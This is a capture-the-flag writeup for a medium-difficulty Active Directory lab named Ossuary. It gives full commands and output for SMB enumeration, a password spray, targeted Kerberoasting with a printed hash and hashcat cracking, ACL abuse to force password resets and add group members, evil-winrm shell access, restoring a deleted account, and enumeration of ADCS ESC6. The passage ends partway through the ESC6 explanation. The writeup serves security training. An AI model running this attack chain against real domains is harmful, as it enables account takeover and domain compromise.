Ossuary Writeup
Difficulty: Medium
Category: Active Directory
TL;DR


Unauthenticated SMB enumeration reveals a welcome email with default credentials. Password spray gives us andrew, who we use to run a targeted Kerberoast against svc_intern. Cracked password reuses to michael, who holds GenericAll over thomas. Thomas has AddMember into IT SUPPORT, which grants GenericAll over robert. Robert has WinRM — user flag. From the shell, we find a deleted cert_admin account in the AD Recycle Bin, restore it, and exploit ESC6 (User Specified SAN enabled on the CA) to request a certificate as Administrator, retrieve the NT hash via PKINIT, and own the domain.
Reconnaissance
Starting with a full TCP scan via RustScan, passing discovered ports into Nmap for service/version detection:
1
| rustscan --addresses 10.48.132.254 -- -sC -sV
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
| <SNIP>
PORT STATE SERVICE REASON VERSION
53/tcp open domain syn-ack ttl 126 Simple DNS Plus
88/tcp open kerberos-sec syn-ack ttl 126 Microsoft Windows Kerberos (server time: 2026-02-24 11:40:14Z)
135/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 126 Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: ossuary.local0., Site: Default-First-Site-Name)
|_ssl-date: 2026-02-24T11:41:42+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=DC01.ossuary.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.ossuary.local
| Issuer: commonName=ossuary-DC01-CA/domainComponent=ossuary
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-14T15:52:51
| Not valid after: 2027-01-14T15:52:51
| MD5: 8a73ddc1cc0e039f7a31582fb49a1ffd
| SHA-1: a5d8875564b7b889299b61b3a13157d03d850bde
| -----BEGIN CERTIFICATE-----
<SNIP>
| uiFQKNjnrtr6kX/XluVQ1+BSp9He8c8a/0MUDV4=
|_-----END CERTIFICATE-----
445/tcp open microsoft-ds? syn-ack ttl 126
464/tcp open kpasswd5? syn-ack ttl 126
593/tcp open ncacn_http syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: ossuary.local0., Site: Default-First-Site-Name)
|_ssl-date: 2026-02-24T11:41:42+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=DC01.ossuary.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.ossuary.local
| Issuer: commonName=ossuary-DC01-CA/domainComponent=ossuary
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-14T15:52:51
| Not valid after: 2027-01-14T15:52:51
| MD5: 8a73ddc1cc0e039f7a31582fb49a1ffd
| SHA-1: a5d8875564b7b889299b61b3a13157d03d850bde
| -----BEGIN CERTIFICATE-----
| MIIF6TCCBNGgAwIBAgITbQAAAAJI8y9h4RLEnwAAAAAAAjANBgkqhkiG9w0BAQsF
|<SNIP>
| pQalUO87DJXbnJf+jYz2wONjrKooK2Hfu7mytL7dWo0G1R2KoNNP/9Pk8h2YiQye
| uiFQKNjnrtr6kX/XluVQ1+BSp9He8c8a/0MUDV4=
|_-----END CERTIFICATE-----
3268/tcp open ldap syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: ossuary.local0., Site: Default-First-Site-Name)
|_ssl-date: 2026-02-24T11:41:43+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC01.ossuary.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.ossuary.local
| Issuer: commonName=ossuary-DC01-CA/domainComponent=ossuary
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-14T15:52:51
| Not valid after: 2027-01-14T15:52:51
| MD5: 8a73ddc1cc0e039f7a31582fb49a1ffd
| SHA-1: a5d8875564b7b889299b61b3a13157d03d850bde
| -----BEGIN CERTIFICATE-----
| MIIF6TCCBNGgAwIBAgITbQAAAAJI8y9h4RLEnwAAAAAAAjANBgkqhkiG9w0BAQsF
| <SNIP>
| pQalUO87DJXbnJf+jYz2wONjrKooK2Hfu7mytL7dWo0G1R2KoNNP/9Pk8h2YiQye
| uiFQKNjnrtr6kX/XluVQ1+BSp9He8c8a/0MUDV4=
|_-----END CERTIFICATE-----
3269/tcp open ssl/ldap syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: ossuary.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.ossuary.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.ossuary.local
| Issuer: commonName=ossuary-DC01-CA/domainComponent=ossuary
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-14T15:52:51
| Not valid after: 2027-01-14T15:52:51
| MD5: 8a73ddc1cc0e039f7a31582fb49a1ffd
| SHA-1: a5d8875564b7b889299b61b3a13157d03d850bde
| -----BEGIN CERTIFICATE-----
| MIIF6TCCBNGgAwIBAgITbQAAAAJI8y9h4RLEnwAAAAAAAjANBgkqhkiG9w0BAQsF
| <SNIP>
| pQalUO87DJXbnJf+jYz2wONjrKooK2Hfu7mytL7dWo0G1R2KoNNP/9Pk8h2YiQye
| uiFQKNjnrtr6kX/XluVQ1+BSp9He8c8a/0MUDV4=
|_-----END CERTIFICATE-----
|_ssl-date: 2026-02-24T11:41:42+00:00; -2s from scanner time.
3389/tcp open ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: OSSUARY
| NetBIOS_Domain_Name: OSSUARY
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: ossuary.local
| DNS_Computer_Name: DC01.ossuary.local
| Product_Version: 10.0.20348
|_ System_Time: 2026-02-24T11:41:04+00:00
|_ssl-date: 2026-02-24T11:41:43+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=DC01.ossuary.local
| Issuer: commonName=DC01.ossuary.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-23T07:09:50
| Not valid after: 2026-08-25T07:09:50
| MD5: 5ebcb4927e0ab8ae20720da9cab5081f
| SHA-1: 429e5362bdd85ac006a888c991db1d06c3178e93
| -----BEGIN CERTIFICATE-----
| MIIC6DCCAdCgAwIBAgIQIES/ySzsY6pPPsIL1kzm6DANBgkqhkiG9w0BAQsFADAd
<SNIP>
| vMOay7qzhK7VYulFhZfHaceaIIzm3OVYrrpFaikWuahJOmZ8sOWFQdOcUlDmZvYF
| Eama8/3PRcseqdvtEaSpycV5M3Y+p3AOnC2gzQ==
|_-----END CERTIFICATE-----
49664/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC
49667/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC
49671/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC
49672/tcp open ncacn_http syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
49674/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC
49718/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC
49726/tcp open msrpc syn-ack ttl 126 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 311:
|_ Message signing enabled and required
|_clock-skew: mean: -1s, deviation: 0s, median: -2s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 31384/tcp): CLEAN (Timeout)
| Check 2 (port 9550/tcp): CLEAN (Timeout)
| Check 3 (port 20742/udp): CLEAN (Timeout)
| Check 4 (port 46709/udp): CLEAN (Timeout)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
| date: 2026-02-24T11:41:07
|_ start_date: N/A
<SNIP>
|
The port layout immediately tells us what we’re dealing with:
| Port | Service | Significance |
|---|
| 53 | DNS | Confirms DC role |
| 88 | Kerberos | Kerberos auth |
| 389/636 | LDAP/LDAPS | AD directory |
| 445 | SMB | File sharing |
| 3268/3269 | Global Catalog | Forest-wide LDAP |
| 3389 | RDP | Remote Desktop |
Classic Domain Controller fingerprint. The LDAP certificate and RDP NTLM negotiation confirm:
- Domain:
ossuary.local - Hostname:
DC01.ossuary.local - OS: Windows Server 2022 Build 20348
One thing worth noting from the LDAP cert: the CA is ossuary-DC01-CA. An internal CA on the DC is worth keeping in mind — ADCS misconfigs are common.
1
| echo "10.48.132.254 DC01.ossuary.local DC01 ossuary.local" | tee -a /etc/hosts
|
SMB enumeration
Before touching authenticated paths, it’s worth checking what’s accessible without credentials. Null session and guest auth are still surprisingly common even in 2026:
1
| nxc smb 10.48.132.254 -u '' -p ''
|
1
| nxc smb 10.48.132.254 -u 'guest' -p ''
|
1
2
| SMB 10.48.132.254 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ossuary.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.48.132.254 445 DC01 [+] ossuary.local\guest:
|
1
| nxc smb 10.48.132.254 -u 'guest' -p '' --shares
|
Both authenticate. Readable shares:
1
2
3
4
5
6
7
8
| SMB 10.48.132.254 445 DC01 Share Permissions Remark
SMB 10.48.132.254 445 DC01 ----- ----------- ------
SMB 10.48.132.254 445 DC01 ADMIN$ Remote Admin
SMB 10.48.132.254 445 DC01 C$ Default share
SMB 10.48.132.254 445 DC01 IPC$ READ Remote IPC
SMB 10.48.132.254 445 DC01 NETLOGON Logon server share
SMB 10.48.132.254 445 DC01 Public READ
SMB 10.48.132.254 445 DC01 SYSVOL Logon server share
|
Public Share enumeration
IPC$ is standard. Public is interesting — non-default and readable by unauthenticated users. That’s worth investigating.
1
| smbclient "//10.48.132.254/Public" -U 'guest'
|
1
2
3
4
5
6
7
| smb: \> dir
. D 0 Thu Jan 15 23:00:19 2026
.. DHS 0 Tue Feb 24 17:13:52 2026
welcome_email.eml A 600 Thu Jan 15 23:48:30 2026
20806911 blocks of size 4096. 17566841 blocks available
smb: \>
|
A welcome email sitting in an open share. Let’s grab it:
1
2
| get welcome_email.eml
getting file \welcome_email.eml of size 600 as welcome_email.eml (4.2 KiloBytes/sec) (average 4.2 KiloBytes/sec)
|
Contents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| From: david@ossuary.local
To: andrew@ossuary.local,daniel@ossuary.local,charlie@ossuary.local
Subject: Your Temporary Login Credentials
Date: Monday, 15 January 2026 09:00
Welcome to Ossuary Corp!
For your initial system access, please use:
Username: Your assigned AD username (firstname)
Temporary Password: Welcome2026!
Important: You must change this password immediately after first login. This temporary password is shared among all Q1 2024 new hires.
If you have any login issues, contact IT Support Team.
Best regards,
David Walker
HR Manager
Ossuary Corporation#
|
We now have:
- A default password:
Welcome2026! - Three usernames:
andrew, daniel, charlie
This is a classic mistake — onboarding credentials sent over an unprotected channel (an open SMB share), even if they’re meant to be temporary.
Initial Access - Password Spray
Build a wordlist from the discovered usernames and spray:
1
| nxc smb 10.48.132.254 -u users.txt -p 'Welcome2026!' --continue-on-succes
|
1
2
3
4
| SMB 10.48.132.254 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ossuary.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.48.132.254 445 DC01 [+] ossuary.local\andrew:Welcome2026!
SMB 10.48.132.254 445 DC01 [-] ossuary.local\daniel:Welcome2026! STATUS_LOGON_FAILURE
SMB 10.48.132.254 445 DC01 [-] ossuary.local\charlie:Welcome2026! STATUS_LOGON_FAILURE
|
Only andrew still has the default password. Daniel and Charlie changed theirs. We have valid domain credentials now — time to enumerate the AD environment properly.
Collect BloodHound data for the full AD picture:
1
| bloodhound-python -d ossuary.local -u andrew -p 'Welcome2026!' -ns 10.48.132.254 -c all --zip
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
| INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: ossuary.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.ossuary.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc01.ossuary.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.ossuary.local
INFO: Found 15 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 7 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.ossuary.local
INFO: Done in 00M 08S
INFO: Compressing output into 20260224172508_bloodhound.zip
|
15 users, 53 groups, 2 GPOs collected. Import into BloodHound and start mapping attack paths.
Targeted Kerberoast - svc_intern

BloodHound shows andrew has a direct attack path via targeted Kerberoasting against svc_intern. The service account has a SPN set, which means we can request a TGS on its behalf and attempt offline cracking.
What makes this targeted Kerberoasting rather than standard: andrew has specific ACL rights that let us request the TGS even without enumerating all Kerberoastable accounts blindly.
1
| targetedKerberoast.py --dc-ip '10.48.132.254' -v -d 'ossuary.local' -u 'andrew' -p 'Welcome2026!' --request-user 'svc_intern'
|
We get a $krb5tgs$23$ hash back — RC4-encrypted TGS. RC4 is significantly faster to crack than AES, which is a misconfiguration on the service account (should have msDS-SupportedEncryptionTypes set to AES-only).
1
2
3
4
| [*] Starting kerberoast attacks
[*] Attacking user (svc_intern)
[+] Printing hash for (svc_intern)
$krb5tgs$23$*svc_intern$OSSUARY.LOCAL$ossuary.local/svc_intern*$2d10ce5b892ade108ede241964e4c03f$712eed9e004ac9407a1f7c214941f0913ae8584eadd0d18d9a1d5024b8c055081fa34159ef8cae2893c85675e38ac103495d4da40b9d18d6b95638cb2726c0a99e15bcf578fbdf2fdbf96b8de3be7e76af3fcfbe26fb9a6f9f32b1f7b5ee6a704bb304de5fb35660aa42f91633890cf0f09a5ec772c29ee87f9b397d331f7348fc9c2a9cad40681093d630f4da300d3b855b44ddfc1d9e75e429e5b82be330037a508d149af9700536fa878103d9798394da49b43259c135af5d94d6a0a9a73fcb9e9505d6c05a6fc6b61082e3459964df0292e2303e5c7aa43bcbabb43a8e6b54a8d5a013796d59b6e0cabf5f4078b345a72c9a2af39d786d5e0b67f749c2fb6c6d2b41bb854252c25a780cbdfd1befcb5a3a27202bc18596cc291b0e3164f86b5df9d7ff3658fb644fc09b3dd768e6115d887b67367ee2d870481f1662931f67dd98577df99f32cd6741c39309888f75ae62f37ca45595535cdf78ea8b200212a1a7b76dd07fe75cf26c51fcf31070821121d4c1fd3d0ed428c3d354185b4ba0303a11c96e002f309b415fe8d375bcfa59b51519acfecfaad4407e4d84a162a5e98d0009896b71f6bcb10b0cbeabe8f6ce30d118f6a2246c86f7257a82a8b987a0f8d82e06755a5e1884beda60962faac19c017ff3d70ca747db69692abb0709b63b2e3d9a5eae9db3173e768ef06b9a5eb895ffa8e62e9458473b068d9f641b7f96ae2319332cd115342f7467e5af8b882dbe9fb51800cf7844a0661ea0743a7cc38815d94b987254b8dc295c321b21557f3f8939f19095536877ed9dfc38e0852e27c8f04e31d964cd6cd2f6126155ee4ea7f0b2f476d743a7d49c0b8fa3532cc05d287aba7a56021ed2b7f10039fa07f6fb28b8d544c7036b17c64d88ae94e9f349d094077f77afa8c3eaf8c1d4096ceaf558ee008680d6009a35f5ff18f4cf6747687c5bd4b01c6b0fcff9f063c67147976f0ae101cab8e8cd9db88d30fbea05b0659fcd92e557c087568a24bda84604ef224d4d15ad5888fc41487a5b45d032bd302c53c0f4c6f8bbed7f1c1116c9ec655455788c33c4bce93fe8fc46f33f8e13a90a81ad6d17376808b60d22b5a9a81e26f9def863ba468f1b233cfd6a72b928e6f4ff247ae47d0bc06c44d10d2ff760842c7467a8645faa20f893a5361e192721c7a0811f5cdc0527a40ee5526334b9104ad4ce6b2bfb758c5a96242e1674ff9462c94c806eeb2e0a1cef7224b86de94b238228caf26634ce2e85ac4723721d694e188490c3657224aa6213d5d0761c8a091e5d6bd31a3761ee2613d3d55a37c2d47310f949eca84ad94e2a0a6478511b20a6ba1d0bda54b669b6bbeaa51638fe7cf32d8b9303936214de2327822aabd2da9b5d8f8f8f9b45e264df39721450
|
Crack the TGS hash offline:
1
| hashcat svc_intern_hash /opt/lists/rockyou.txt
|
1
2
3
4
5
6
|
<SNIP>
$krb5tgs$23$*svc_intern$OSSUARY.LOCAL$ossuary.local/<SNIP>:basketball
Session..........: hashcat
Status...........: Cracked
|
Weak password on a service account. Classic.
Lateral Movement - michael (Password Reuse)
Service account passwords are often set by a developer or admin who reuses them across accounts they manage. It’s worth testing basketball against other users in the domain. A quick spray:
1
| nxc smb 10.48.132.254 -u michael -p 'basketball'
|
1
2
| SMB 10.48.132.254 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ossuary.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.48.132.254 445 DC01 [+] ossuary.local\michael:basketball
|
Password reuse confirmed. svc_intern and michael share the same password — likely michael set up the service account.
Back in BloodHound, querying outbound rights for michael:
ACL Abuse Chain
Step 1 : michael forces thomas’s password
1
| bloodhound-quickwin -u neo4j -p exegol4thewin --heavy | grep 'MICHAEL'
|
1
| [+] ACL : MICHAEL@OSSUARY.LOCAL--> GenericAll --> THOMAS@OSSUARY.LOCAL
|
GenericAll is full control. On a user object this means we can reset their password, modify their attributes, or even add them to groups directly — no need to know their current password.
1
| powerview "ossuary.local"/"michael":"basketball"@"10.48.132.254"
|
1
| Set-DomainUserPassword -Identity 'thomas' -AccountPassword 'password@123'
|
1
2
3
| [2026-02-24 17:40:46] [Set-DomainUserPassword] Principal CN=Thomas Wilson,OU=Developers,OU=Corp,DC=ossuary,DC=local found in domain
[2026-02-24 17:40:46] [Set-DomainUserPassword] Password has been successfully changed for user thomas
[2026-02-24 17:40:46] Password changed for thomas
|
Step 2 : thomas adds himself to IT SUPPORT
BloodHound shows thomas’s outbound rights:
1
| bloodhound-quickwin -u neo4j -p exegol4thewin --heavy | grep 'THOMAS'
|
1

| [+] ACL : THOMAS@OSSUARY.LOCAL--> AddMember --> IT SUPPORT@OSSUARY.LOCAL
|
AddMember on a group means we can add any principal to it. We add thomas himself:
1
| powerview "ossuary.local"/"thomas":'password@123'@"10.48.132.254"
|
1
| Add-DomainGroupMember -Identity 'IT SUPPORT' -Members 'THOMAS'
|
1
2
| [2026-02-24 17:45:22] [Add-DomainGroupMember] Successfully added THOMAS to group IT SUPPORT
[2026-02-24 17:45:22] User THOMAS successfully added to IT SUPPORT
|
exit powerview and relogin
Why does this matter? Because IT SUPPORT has rights over other accounts. Querying further in BloodHound after this group membership change (you need to exit and re-authenticate to get a Kerberos token that reflects the new group)
Step 3 : thomas (now IT SUPPORT) forces robert’s password
1
| Set-DomainUserPassword -Identity 'ROBERT' -AccountPassword 'password@123'
|
1
2
3
| [2026-02-24 17:47:36] [Set-DomainUserPassword] Principal CN=Robert Anderson,OU=IT,OU=Corp,DC=ossuary,DC=local found in domain
[2026-02-24 17:47:36] [Set-DomainUserPassword] Password has been successfully changed for user robert
[2026-02-24 17:47:36] Password changed for ROBERT
|
Shell Access & User Flag - Robert
Check if robert can WinRM before opening a shell:
1
| nxc winrm 10.48.132.254 -u robert -p 'password@123'
|
1
2
| WINRM 10.48.132.254 5985 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:ossuary.local)
WINRM 10.48.132.254 5985 DC01 [+] ossuary.local\robert:password@123 (admin)
|
(admin) means robert is in the Remote Management Users group or equivalent.
1
| evil-winrm -i 10.48.132.254 -u robert -p 'password@123'
|
1
2
3
| *Evil-WinRM* PS C:\Users\robert\Documents> whoami
ossuary\robert
*Evil-WinRM* PS C:\Users\robert\Documents>
|
1
| type "C:/Users/robert/desktop/user.txt"
|
1
| TCF{@CL_@Bu$E_!$_D@nger0u$}
|
User flag down. Now we need to escalate to Domain Admin.
Post-Exploitation Enumeration
With a shell as a domain user, start enumerating the environment for privilege escalation paths.
AD Recycle Bin
Checking for deleted objects is a habit worth building — deleted accounts sometimes retain privileges or give clues about what’s changed in the domain:
1
| Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
|
Deleted : True
DistinguishedName : CN=Deleted Objects,DC=ossuary,DC=local
Name : Deleted Objects
ObjectClass : container
ObjectGUID : fac326af-1368-4484-9e34-575a9aa513a8
Deleted : True
DistinguishedName : CN=cert_admin\0ADEL:ea193cc6-6add-422e-bde2-06efb99499d3,CN=Deleted Objects,DC=ossuary,DC=local
Name : cert_admin
DEL:ea193cc6-6add-422e-bde2-06efb99499d3
ObjectClass : user
ObjectGUID : ea193cc6-6add-422e-bde2-06efb99499d3
|
A user named cert_admin was deleted. The name alone is a hint — this account likely had enrollment rights on ADCS certificate templates. The AD Recycle Bin preserves the object (including its GUID and most attributes) for a tombstone lifetime period, so it can be fully restored:
1
| Restore-ADObject -Identity "ea193cc6-6add-422e-bde2-06efb99499d3"
|
Reset the password since we don’t know the original:
1
| net user cert_admin password@123
|
Verify it’s back:
1
2
3
4
5
6
7
8
9
10
| net users
User accounts for \\
-------------------------------------------------------------------------------
Administrator andrew cert_admin
charlie daniel david
Guest krbtgt martin
michael patrick robert
steve svc_intern thomas
|
Privilege Escalation - ADCS ESC6
Enumerating Certificate Templates
1
| certipy find -u cert_admin -p 'password@123' -dc-ip 10.48.132.254
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
| Certipy v5.0.3 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'ossuary-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'ossuary-DC01-CA'
[*] Checking web enrollment for CA 'ossuary-DC01-CA' @ 'DC01.ossuary.local'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260224175608_Certipy.txt'
[*] Wrote text output to '20260224175608_Certipy.txt'
[*] Saving JSON output to '20260224175608_Certipy.json'
[*] Wrote JSON output to '20260224175608_Certipy.json'
|
Two findings stand out.
Finding 1 : ESC6: CA has User Specified SAN enabled
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
| Certificate Authorities
0
CA Name : ossuary-DC01-CA
DNS Name : DC01.ossuary.local
Certificate Subject : CN=ossuary-DC01-CA, DC=ossuary, DC=local
Certificate Serial Number : 79036757AD0FBC8946B69E235826FC2B
Certificate Validity Start : 2026-01-14 15:47:58+00:00
Certificate Validity End : 2031-01-14 15:57:58+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Enabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
Owner : OSSUARY.LOCAL\Administrators
Access Rights
ManageCa : OSSUARY.LOCAL\Administrators
OSSUARY.LOCAL\Domain Admins
OSSUARY.LOCAL\Enterprise Admins
ManageCertificates : OSSUARY.LOCAL\Administrators
OSSUARY.LOCAL\Domain Admins
OSSUARY.LOCAL\Enterprise Admins
Enroll : OSSUARY.LOCAL\Authenticated Users
[!] Vulnerabilities
ESC6 : Enrollee can specify SAN.
[*] Remarks
ESC6 : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
|
The CA flag EDITF_ATTRIBUTESUBJECTALTNAME2 is set. This is a CA-level configuration, not template-level. When this flag is enabled, any certificate request can include a SubjectAltName attribute that the CA will blindly embed in the issued certificate — regardless of what the template’s msPKI-Certificate-Name-Flag says. This effectively bypasses all template-level SAN restrictions.
